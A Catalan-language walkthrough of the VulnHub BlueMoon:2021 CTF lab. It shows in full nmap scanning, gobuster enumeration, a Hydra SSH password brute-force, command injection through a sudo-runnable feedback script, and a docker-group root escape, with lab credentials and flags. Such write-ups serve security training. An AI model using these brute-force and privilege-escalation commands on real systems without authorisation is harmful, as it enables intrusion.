VulnHub — BlueMoon:2021

VulnHub BlueMoon és un repte CTF boot2root de nivell fàcil, on heu d'agafar 3 banderes en el vostre camí cap a root. Comencem per trobar la IP de la caixa.

Link de la màquina: https://www.vulnhub.com/entry/bluemoon-2021,679/)

Nmap es va utilitzar per trobar la IP de la VM BlueMoon de la següent manera.

```
┌──[ravishanka@parrot]─[~]
└──╼ $sudo nmap -sn 192.168.8.0/24
[sudo] password for ravishanka:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 20:36 +0530
Nmap scan report for 192.168.8.1
Host is up (0.0072s latency).
MAC Address: D8:D8:66:4B:52:43 (Shenzhen Tozed Technologies)
Nmap scan report for BlueMoon (192.168.8.247)
Host is up (0.00051s latency).
MAC Address: 08:00:27:BE:E8:21 (Oracle VirtualBox virtual NIC)
Nmap scan report for parrot (192.168.8.205)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 24.29 seconds
```

Trobar la IP de BlueMoon VM

Aleshores hem de recollir informació sobre la màquina. Per tant, es va realitzar una exploració de ports tradicional mitjançant Nmap de la següent manera.


```
┌──[ravishanka@parrot]─[~]
└──╼ $sudo nmap -sS -sV -p- --open 192.168.8.247
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 20:37 +0530
Nmap scan report for BlueMoon (192.168.8.247)
Host is up (0.00016s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:BE:E8:21 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap port scan

Ens podem trobar que hi ha 3 serveis oberts que són,

- FTP — port 21
- SSH — port 22
- HTTP — port 80

Com que HTTP és la superfície d'atac més gran, fem una ullada a la pàgina web.




Pàgina Web

No podem trobar cap informació útil a la pàgina web principal. He provat la font de la pàgina, però no hi ha sort. Llavors vaig provar la força bruta del directori.


Gobuster es va utilitzar per a directoris de força bruta. Tanmateix, vaig haver d'utilitzar la llista de paraules "directory-list-2.3-medium.txt" que es troba al directori

/usr/share/wordlists/dirbuster per obtenir resultats efectius.



Gobuster resultats

Hi ha un directori anomenat "text_ocult" amb un codi d'estat 200 que és interessant. Quan anem a aquest directori, se'ns demana el missatge següent i hi ha un altre enllaç anomenat "Gràcies...".



directori hidden_text

Aquest enllaç ens demana una imatge d'un codi QR. Per tant, anem a descarregar-lo.

Gràcies…

Aneu a

https://zxing.org/w/decode.jspx

i pengeu la imatge descarregada per tal de descodificar. El codi QR descodificat és el següent.

Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

Decoded QR code

Podem entendre clarament que aquestes són les credencials per a FTP. Per tant, inicieu sessió a FTP amb les credencials proporcionades.

```
┌─[ravishanka@parrot]─[~]
└──╼ $ftp 192.168.8.247
Connected to 192.168.8.247.
220 (vsFTPd 3.0.3)
Name (192.168.8.247:ravishanka): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

FTP login

Enumereu els fitxers i hi ha dos fitxers anomenats **information.txt** i **p_lists.txt**

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08 00:27 information.txt
-rw-r--r--    1 0        0             363 Mar 08 00:28 p_lists.txt
226 Directory send OK.
```

List down files

Baixeu aquests fitxers a la vostra màquina amfitrió mitjançant l'ordre get.

```
ftp> get information.txt
local: information.txt remote: information.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for information.txt (147 bytes).
226 Transfer complete.
147 bytes received in 0.00 secs (276.5986 kB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
226 Transfer complete.
363 bytes received in 0.03 secs (11.4860 kB/s)
```

Download files

Quan visualitzem el fitxer information.txt, ens podem trobar amb un usuari anomenat Robin, i ens parla d'una llista de contrasenyes.

```
┌─[ravishanka@parrot]─[~]
└──╼ $cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password
list. you May Choose Anyone of The Password.
```

information.txt

Al fitxer p_lists.txt podem trobar aquestes contrasenyes.

```
┌─[ravishanka@parrot]─[~]
└──╼ $cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
```


p_lists.txt

Per tant, activem THC Hydra per tal de descifrar la contrasenya de l'usuari Robin, utilitzant la llista de contrasenyes proporcionada.

```
┌─[ravishanka@parrot]─[~]
└──╼ $hydra -l robin -P p_lists.txt ssh://192.168.8.247
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).
```


Firing-up Hydra

Sense gaire esforç, Hydra podria trencar la contrasenya de Robin.




Cracked password of Robin

Per tant, utilitzem SSH per iniciar sessió com a Robin.



Login as Robin

Podem obtenir la primera bandera de la següent manera.



Primer flag

Escalada de privilegis horitzontals

Quan utilitzeu l'ordre sudo -l per enumerar què pot executar aquest usuari com a sudo, podem trobar un fitxer anomenat feedback.sh que es pot executar com un altre usuari anomenat Jerry.

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

sudo -l

Fem una ullada a feedback.sh

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack...!\n"
```

feedback.sh

Aquest script executarà qualsevol ordre que afegim a la variable $feedback.

Per tant, primer de tot executeu-lo com a usuari Jerry.

```
robin@BlueMoon:~/project$ sudo -u jerry /home/robin/project/feedback.sh
```

Executing feedback.sh as Jerry

Escriviu l'ordre /bin/bash a la secció de comentaris de la següent manera per obtenir un shell bash.

```
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
```

/bin/bash

Se'ns demana un shell bash de l'usuari Jerry.
Podem obtenir la segona bandera del directori inicial de Jerry.

```
whoami
jerry
pwd
/home/robin/project
cd /home/jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

      ==> Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me... Try To Find

                              - Root
```

Flag 2

Tanmateix, encara no som arrels. Per tant, treballem per aconseguir-ho.

Escalada vertical de privilegis

En primer lloc, actualitzeu l'intèrpret d'ordres actual a un intèrpret d'ordres interactiu de la següent manera.

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$
```

Interactive shell

Si executem sudo -l, com va fer anteriorment, ens demana la contrasenya.

```
jerry@BlueMoon:~$ sudo -l
[sudo] password for jerry:
```

sudo -l asks for password

Quan buscava vectors d'escalada de privilegis, em vaig trobar que el grup docker està assignat a l'usuari Jerry.

```
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
```

Docker group is assigned to Jerry

Vegem les imatges de Docker.

```
jerry@BlueMoon:~$ docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED
  SIZE
alpine              latest              28f6e2705743        3 months ago
  5.61MB
```

View docker images

GTFOBins consisteix en ordres que podem utilitzar amb Docker per augmentar els nostres privilegis a root.

(gtfobins https://gtfobins.github.io/gtfobins/docker/)

Per tant, podem explotar la imatge Alpine i muntar el directori arrel en un contenidor docker que ens demanarà l'intèrpret d'ordres arrel.

```
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt bash
root@dda4ead1baa7:/# whoami
root
root@dda4ead1baa7:/#
```

Exploiting Docker

VOILA!!! Som arrel!!!

Aleshores, podem obtenir la marca final sense esforç des del directori d'inici de root de la manera següent.

```
root@dda4ead1baa7:/# cd /root
root@dda4ead1baa7:~# ls
root.txt
root@dda4ead1baa7:~# cat root.txt

==> Congratulations <==

You Reached Root...!

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan

instagram = ____kirthik____


!......Bye See You Again......!
```

Final flag